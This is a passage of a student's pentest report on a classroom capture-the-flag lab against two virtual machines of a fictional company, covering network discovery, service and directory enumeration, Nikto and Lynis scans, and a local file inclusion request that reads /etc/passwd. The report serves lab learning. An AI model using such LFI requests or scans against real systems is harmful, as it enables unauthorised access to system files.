

CET104 – UFCD9194

Pentest Report: Hacking CTF of Fictitious Company Ltd.



Work done by: João Manuel de Carvalho Cordeiro – No. 36203

Index

Content

Pentest Report: Hacking CTF of Fictitious Company Ltd.	1
Introduction.....	3
Statement / Exercises	4
Configuration of the NAT Interface of the Machines.....	5
List of Users, Passwords, and Directories	7
Network Mapping (Kali Machine + IPs of the two VMs)	8
Scanning and Enumeration of Services on the VMs	9
Vulnerability/Misconfiguration Scan on VMs.....	11
Nikto.....	11
Lynis	12
Exploration of Vulnerabilities/Misconfigurations and Screenshots of the Flags Found	13
VM2	13
LFI Vulnerabilities.....	14
RFI Vulnerability	15
RFE and RCE Vulnerability	16
Reverse Shell on VM2.....	18
Root Access with MsfConsole and Meterpreter	19
Vulnerability CVE_2021-4034	20
VM3	22
Hydra	22
FTP Access to VM3	23
FTP Anonymous Login	24
Reverse Shell on VM3.....	25
Other Ways to Access	27
Vulnerability in the use of Python3 Commands.....	28
Accessing VM3 Through HTTP Server	29
Brute Force the ZIP file with John	31
Privilege Escalation on VM3.....	32
Flags Found	33
Mitigation for the Identified Vulnerabilities.....	34
Bibliography.....	35
Conclusion	36

Introduction

This report details a penetration test conducted on the VM02 and VM03 machines of Fictitious Company Ltd., simulating the techniques that may have been used by the attacker Alasec.

The work followed a structured methodology, starting with network reconnaissance via Nmap, followed by service and vulnerability scanning, and culminating in the active exploitation of identified flaws.

The main objective was to locate the 9 flags hidden in the system while documenting the entire process to highlight the exploitable vulnerabilities.

Context Note:

This report documents a simulated laboratory exercise conducted in a controlled environment for educational purposes.

The narrative about "Fictitious Company Ltd." and the attacker "Alasec" is completely fictional, created solely to contextualize the practical pentesting exercise.

Statement / Exercises

The objectives of the activity: This practical activity aims to provide graduates with a realistic pentesting experience, allowing them to apply cybersecurity methodologies and ethical hacking in a controlled environment.

In a safe and competitive manner, the graduates simulate real attacks and challenges, presenting their findings as they would in a real professional context for a client.

Context: Fictitious Company Ltd. was supposedly the victim of a cyberattack perpetrated by Alasec, suspected of belonging to an APT group.

The attacker improperly accessed the company's servers, possibly using compromised credentials from an employee.

In light of this fictional situation, the graduates were hired to conduct a detailed pentest on two virtual machines (VM02 and VM03) of the company, with the purpose of identifying and documenting potential security vulnerabilities that may have been exploited during the simulated attack.

Exercise: The graduates must discover 9 flags hidden in the machines VM02 and VM03, using the pentesting techniques learned during the classes.

Each flag follows the standard format [FLAGXX]_XXX and may be present in any type of digital medium, such as images, text files, code, or captures.

For example: [FLAG01]_Cybersecurity.

At the end of the exercise, it is necessary to produce a presentation in PowerPoint format (also submitted as a PDF) that serves as a complete report of the pentest conducted.


Presentation format:

- 1) Network mapping (Kali Machine + IPs of the two VMs).
- 2) Scanning and enumeration of services on the VMs.
 - a. Use the file diretorios.txt
- 3) Scanning for vulnerabilities/misconfigurations on the VMs.
 - a. It is mandatory to use one of the vulnerability scanners provided in class!
- 4) Exploitation of vulnerabilities/misconfigurations and screenshots of the flags found.
- 5) Mitigation for the vulnerabilities found.
- 6) Others:
 - a. Defense of the work (response to questions from the instructor)
 - b. Time control (max. 7 minutes)


Configuration of the NAT Interface of the Machines

To ensure that the machines are on the same network, I will ensure these configurations:

Virtual Network Editor:



Kali, VM2, and VM3:




All machines must be using their NAT (in my case VMnet8).


This ensures that all machines are on the same network and have 192.168.1.XXX.

I will also confirm the IP of Kali and the MAC addresses of VM2 and VM3 to distinguish them from each other.


Kali: 192.168.1.10



VM2: 00:0C:29:9A:0E:7B



VM3: 00:0C:29:BF:19:FC




[illegible]

The lists provided for this work are necessary for commands of some tools such as: hydra, dirb, gobuster, etc...

Network Mapping (Kali Machine + IPs of the two VMs)

I will discover the two machines with this command:

```
sudo netdiscover -r 192.168.1.0/24
```



As I had previously seen the MAC addresses of VM2 and VM3, I can now identify them accordingly:

VM2:

IP - 192.168.1.128

MacAddress - 00:0C:29:9A:0E:7B

VM3:

IP - 192.168.1.129

MacAddress - 00:0C:29:BF:19:FC

Scanning and Enumeration of Services on the VMs

I can use nmap to discover both machines and find vulnerabilities:

nmap -sV 192.168.1.0/24

```

kali@kali:~$ nmap -sV 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2020-02-05 05:37 EST
Nmap scan report for 192.168.1.1
Host is up (0.0010s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
902/tcp    open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp    open  vmware-auth VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
1809/tcp   open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5157/tcp   open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 08:50:56:C8:00:18 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.2
Host is up (0.00011s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
312/tcp    open  domain    libdomain
MAC Address: 08:50:56:F9:A5:87 (VMware)

Nmap scan report for 192.168.1.128
Host is up (0.00002s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh       OpenSSH 6.2p2 Ubuntu 6 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.6 ((Ubuntu))
443/tcp   closed https
MAC Address: 08:00:27:9D:A8:78 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.129
Host is up (0.00002s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh       OpenSSH 8.9p1 Ubuntu 8ubuntu0.13 (Ubuntu Linux; protocol 2.0)
MAC Address: 08:00:27:9D:A8:78 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.254
Host is up (0.00015s latency).
All 1000 scanned ports on 192.168.1.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 08:50:56:19:19:19 (VMware)

Nmap scan report for 192.168.1.10
Host is up (0.000004s latency).
All 1000 scanned ports on 192.168.1.10 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

```


Here I can see that both machines have available vulnerabilities:

VM2 - SSH, HTTP.


VM3 - FTP, SSH.

VM2 has a vulnerable page <http://192.168.1.128/dragon/> that I discovered with the dirb command using the "diretorios.txt" list as well.

dirb <http://192.168.1.128> diretorios.txt



I also tried to find more information with the dirsearch and gobuster commands but did not find new information.



The image shows two terminal windows from a Kali Linux system. The left window displays the output of the 'dirsearch' command, which is a Python-based directory search tool. It shows the target URL as 'http://192.168.1.128/' and lists various discovered paths like '/.ht_war.txt', '/.htaccess.bak1', etc. The right window shows the output of the 'gobuster' command, which is a Go-based directory enumeration tool. It shows the target URL as 'http://192.168.1.128 - directories.txt' and lists discovered paths like '/.hta', '/.htpasswd', etc. Both tools are used for finding hidden directories and files on a web server.

```
(kali@kali) [~/Downloads/FicheirosCTF]
$ dirsearch -u http://192.168.1.128
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources
  from pkg_resources import DistributionNotFound, VersionConflict
from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 13400
Output File: /home/kali/Downloads/FicheirosCTF/reports/http_192.168.1.128/_26-02-05_16-00-10
Target: http://192.168.1.128/

[16:00:10] Starting:
[16:00:17] 403 - 2910 - /.ht_war.txt
[16:00:17] 403 - 2940 - /.htaccess.bak1
[16:00:17] 403 - 2940 - /.htaccess.bak2
[16:00:17] 403 - 2940 - /.htaccess.orig
[16:00:17] 403 - 2940 - /.htaccess_orig
[16:00:17] 403 - 2940 - /.htaccess.sample
[16:00:17] 403 - 2950 - /.htaccess.extra
[16:00:17] 403 - 2920 - /.htaccess.ec
[16:00:17] 403 - 2920 - /.htaccessOLD
[16:00:17] 403 - 2920 - /.htaccessBAK
[16:00:17] 403 - 2930 - /.htaccessOLD2
[16:00:17] 403 - 2940 - /.hta
[16:00:17] 403 - 2930 - /.html
[16:00:17] 403 - 2940 - /.htpasswd
[16:00:17] 403 - 2910 - /.httr-auth
[16:00:18] 403 - 2940 - /.php
[16:00:18] 403 - 2920 - /.php0
[16:00:19] 403 - 2940 - /.htpasswd_test
[16:00:17] 403 - 2930 - /server-status
[16:00:17] 403 - 2940 - /server-status/

Task Completed

(kali@kali) [~/Downloads/FicheirosCTF]
$ gobuster dir -u http://192.168.1.128 -d directories.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[-] Url: http://192.168.1.128
[-] Method: GET
[-] Threads: 10
[-] Wordlist: directories.txt
[-] Negative Status codes: 404
[-] User Agent: gobuster/3.6
[-] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 284]
/.htpasswd (Status: 403) [Size: 289]
/.htaccess (Status: 403) [Size: 289]
/dragon (Status: 301) [Size: 314] [→ http://192.168.1.128/dragon/]
/index.html (Status: 200) [Size: 205]
/server-status (Status: 403) [Size: 293]
Progress: 4614 / 4615 (99.98%)

Finished

(kali@kali) [~/Downloads/FicheirosCTF]
$
```

Vulnerability/Misconfiguration Scan on VMs


From the extensive list of OWASP vulnerability scanning tools provided, I decided to use “Nikto” for scanning VM2 and “Lynis” for scanning VM3, as I believe both are suitable for this task due to their efficiency and ease of use.

Nikto

Since Nikto is focused on scanning websites, I will test the vulnerability scan on the Apache server of VM2; unfortunately, VM3 is not using Apache or Nginx.

To install Nikto, use: `sudo apt install nikto`

`nikto -h 192.168.1.128`



```
kali@kali:~$ sudo apt install nikto
[sudo] password for kali:
nikto is already the newest version (1:2.5.0-gf20230114.90ff645-0kali1).
nikto set to manually installed.
The following packages were automatically installed and are no longer required:
  libltdl7 libltdl29 node-brace-expansion node-debug node-minimatch node-undici nodejs-doc
  libnode127 node-acorn node-cjs-module-lexer node-llhttp node-ns node-xtend
  libsimdjson29 node-balanced-match node-corepack node-lru-cache node-semver nodejs
Use 'sudo apt autoremove' to remove them.

Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1734

(kali@kali)~$ nikto -h 192.168.1.128
- Nikto v2.5.0

+ Target IP: 192.168.1.128
+ Target Hostname: 192.168.1.128
+ Target Port: 80
+ Start Time: 2026-02-08 07:38:41 (GMT-5)

+ Server: Apache/2.4.6 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories Found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 11d, size: 649cc7c767442, mtime: gzip. See: http://cve.mitre.org/cve-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /wp-config.php: #wp-config.php file found. This file contains the credentials.
+ 8102 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time: 2026-02-08 07:39:14 (GMT-5) (33 seconds)

+ 1 host(s) tested

(kali@kali)~$
```


The scan with Nikto detected vulnerabilities in the Apache server 2.4.6, including the lack of essential security headers that expose the site to clickjacking and content manipulation. The server is outdated, allowing information leakage through ETags and public access to sensitive files, including a backup of the WordPress configuration file that potentially contains confidential information.

Lynis

Lynis is a scanner typically used with remote access to machines; for this, I will remotely access the root of VM3 and execute the scan.

To install Lynis, use: `sudo apt install lynis`

`sudo lynis audit system`



```
lynis@protonmail:~$ sudo lynis audit system

Lynis security scan details:

Hardening index : 60 [#####]
Tests performed : 256
Plugins enabled : 1

Components:
- Firewall [V]
- Malware scanner [V]

Scan mode:
Normal [V] Forensics [ ] Integration [ ] Pentest [ ]

Lynis modules:
- Compliance status [V]
- Security audit [V]
- Vulnerability scan [V]

Files:
- Test and debug information : /var/log/lynis.log
- Report data : /var/log/lynis-report.dat

Lynis 3.0.7


Auditing, system hardening, and compliance for UNIX-based systems
(Linux, macOS, BSD, and others)

2007-2021, CISofy - https://cisofy.com/lynis/
Enterprise support available (compliance, plugins, interface and tools)

[!] Enhance Lynis audits by adding your settings to custom.pref (see /etc/lynis/default.pref for all settings)

lynis@protonmail:~$
```

If you run “`cat /var/log/lynis.log`”, you will be able to see a report of the complete scan performed by Lynis.



```
lynis@protonmail:~$ cat /var/log/lynis.log

2020-02-09 02:04:19 Hardening: assigned partial number of hardening points (2 of 3). Currently having 282 points (out of 332)
2020-02-09 02:04:19 Result: at least one compiler could be better hardened by restricting executable access to root or group only
2020-02-09 02:04:19 Suggestion: Harden compilers like restricting access to root user only [test:HDDN-7222] [details:-] [solution:-]
2020-02-09 02:04:19
2020-02-09 02:04:19 Performing test ID HDDN-7220 (Check for malware scanner)
2020-02-09 02:04:19 Test: Check if a malware scanner is installed
2020-02-09 02:04:19 Result: no malware scanner found
2020-02-09 02:04:19 Suggestion: Harden the system by installing at least one malware scanner, to perform periodic file system scans [test:HDDN-7220] [details:-] [solution:-]
2020-02-09 02:04:19 Hardening: assigned partial number of hardening points (1 of 3). Currently having 283 points (out of 335)
2020-02-09 02:04:19 Result: no malware scanner found
2020-02-09 02:04:19
2020-02-09 02:04:19 Performing test ID HDDN-7221 (Check for registered non-native binary formats)
2020-02-09 02:04:19 Test: Check for registered non-native binary formats
2020-02-09 02:04:19 Result: found 1 non-native binary formats registered: python3.10
2020-02-09 02:04:19
2020-02-09 02:04:19 Action: Performing tests from category: Custom tests
2020-02-09 02:04:19 Test: Checking for tests, custom file
2020-02-09 02:04:19
2020-02-09 02:04:19 Action: Performing plugin tests
2020-02-09 02:04:19 Result: found 1 plugin of which 1 are enabled
2020-02-09 02:04:19 Result: Plugins phase 2 finished
2020-02-09 02:04:19 Checking permissions of /usr/share/lynis/include/report
2020-02-09 02:04:19 File permissions are OK
2020-02-09 02:04:19 Hardening index : [60] [#####]
2020-02-09 02:04:19 Hardening strength: System has been hardened, but could use additional hardening
2020-02-09 02:04:19
2020-02-09 02:04:21 Checking permissions of /usr/share/lynis/include/tool_tips
2020-02-09 02:04:21 File permissions are OK
2020-02-09 02:04:21 Tool tips: enabled
2020-02-09 02:04:21
2020-02-09 02:04:21 Tests performed: 256
2020-02-09 02:04:21 Total tests: 458
2020-02-09 02:04:21 Active plugins: 1
2020-02-09 02:04:21 Total plugins: 1
2020-02-09 02:04:21
2020-02-09 02:04:21 Lynis 3.0.7
2020-02-09 02:04:21 2007-2021, CISofy - https://cisofy.com/lynis/
2020-02-09 02:04:21 Enterprise support available (compliance, plugins, interface and tools)
2020-02-09 02:04:21 Program ended successfully
2020-02-09 02:04:21
2020-02-09 02:04:21 PID file removed (/var/run/lynis.pid)
2020-02-09 02:04:21 Temporary Files: /tmp/lynis.M3mha104 /tmp/lynis.M3mha104 /tmp/lynis.M3mha104 /tmp/lynis.M3mha104 /tmp/lynis.M3mha104
2020-02-09 02:04:21 Action: removing temporary file /tmp/lynis.M3mha104
2020-02-09 02:04:21 Info: temporary file /tmp/lynis.M3mha104 was already removed
2020-02-09 02:04:21 Info: temporary file /tmp/lynis.M3mha104 was already removed
2020-02-09 02:04:21 Action: removing temporary file /tmp/lynis.M3mha104
2020-02-09 02:04:21 Lynis ended successfully.


lynis@protonmail:~$
```

Since I performed this scan after most of the work, I already have root access on VM3. In the section “Privilege Escalation on VM3” of this work, it shows how I gained remote root access to VM3.

Exploration of Vulnerabilities/Misconfigurations and Screenshots of the Flags Found

VM2

When inspecting the website <http://192.168.1.128/> (VM2), I find the flag [FLAG01]_Website.



I tested the commands steghide and stegseek to extract information from the image on the site, but I didn't find anything with them.

LFI Vulnerabilities

Upon seeing the existence of the website <http://192.168.1.128/dragon/>, I thought I could test for LFI vulnerability.

Although I did not find flags, I was able to find the content of `/etc/passwd`.

```

kali@kali: ~/Downloads/FicheirosCTF
File Actions Edit View Help

kali@kali:~/Downloads/FicheirosCTF$ curl -H "Host: 192.168.1.128/dragon/" http://192.168.1.128/dragon/index.php?file=/etc/passwd
<!DOCTYPE html>
<!-- aqui es vulnerable a un ataque de directory traversal? jajaja empresaficticia -->
<html lang="en">
<head>
<meta charset="UTF-8">
<title>HELLO WORLD!</title>
<link rel="stylesheet" href="assets/dist/css/bootstrap.min.css">
<link rel="stylesheet" href="assets/dist/css/custom.css">
</head>
<body>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
news:x:8:8:news:/var/spool/news:/bin/sh
uucp:x:9:9:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:mailing list:/var/lib/ntp:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:101::/home/syslog:/bin/false
mysql:x:102:105:MySQL Server:/usr/sbin:/bin/false
messagebus:x:103:106::/var/run/dbus:/bin/false
landscape:x:104:109::/var/lib/landscape:/bin/false
sshd:x:105:65534:/var/run/sshd:/usr/sbin/nologin
whoopsie:x:106:111::/nonexistent:/bin/false
admin:x:1001:1001::/home/admin:/bin/bash
proenca:x:1003:1003::/home/proenca:/bin/bash
</body>
</html>
kali@kali:~/Downloads/FicheirosCTF$

```

I also ended up trying to check logs and attempted PHP Wrapper, but without success for both.

```

kali@kali: ~/Downloads/FicheirosCTF
File Actions Edit View Help

syslog:x:101:101::/home/syslog:/bin/false
mysql:x:102:105:MySQL Server:/usr/sbin:/bin/false
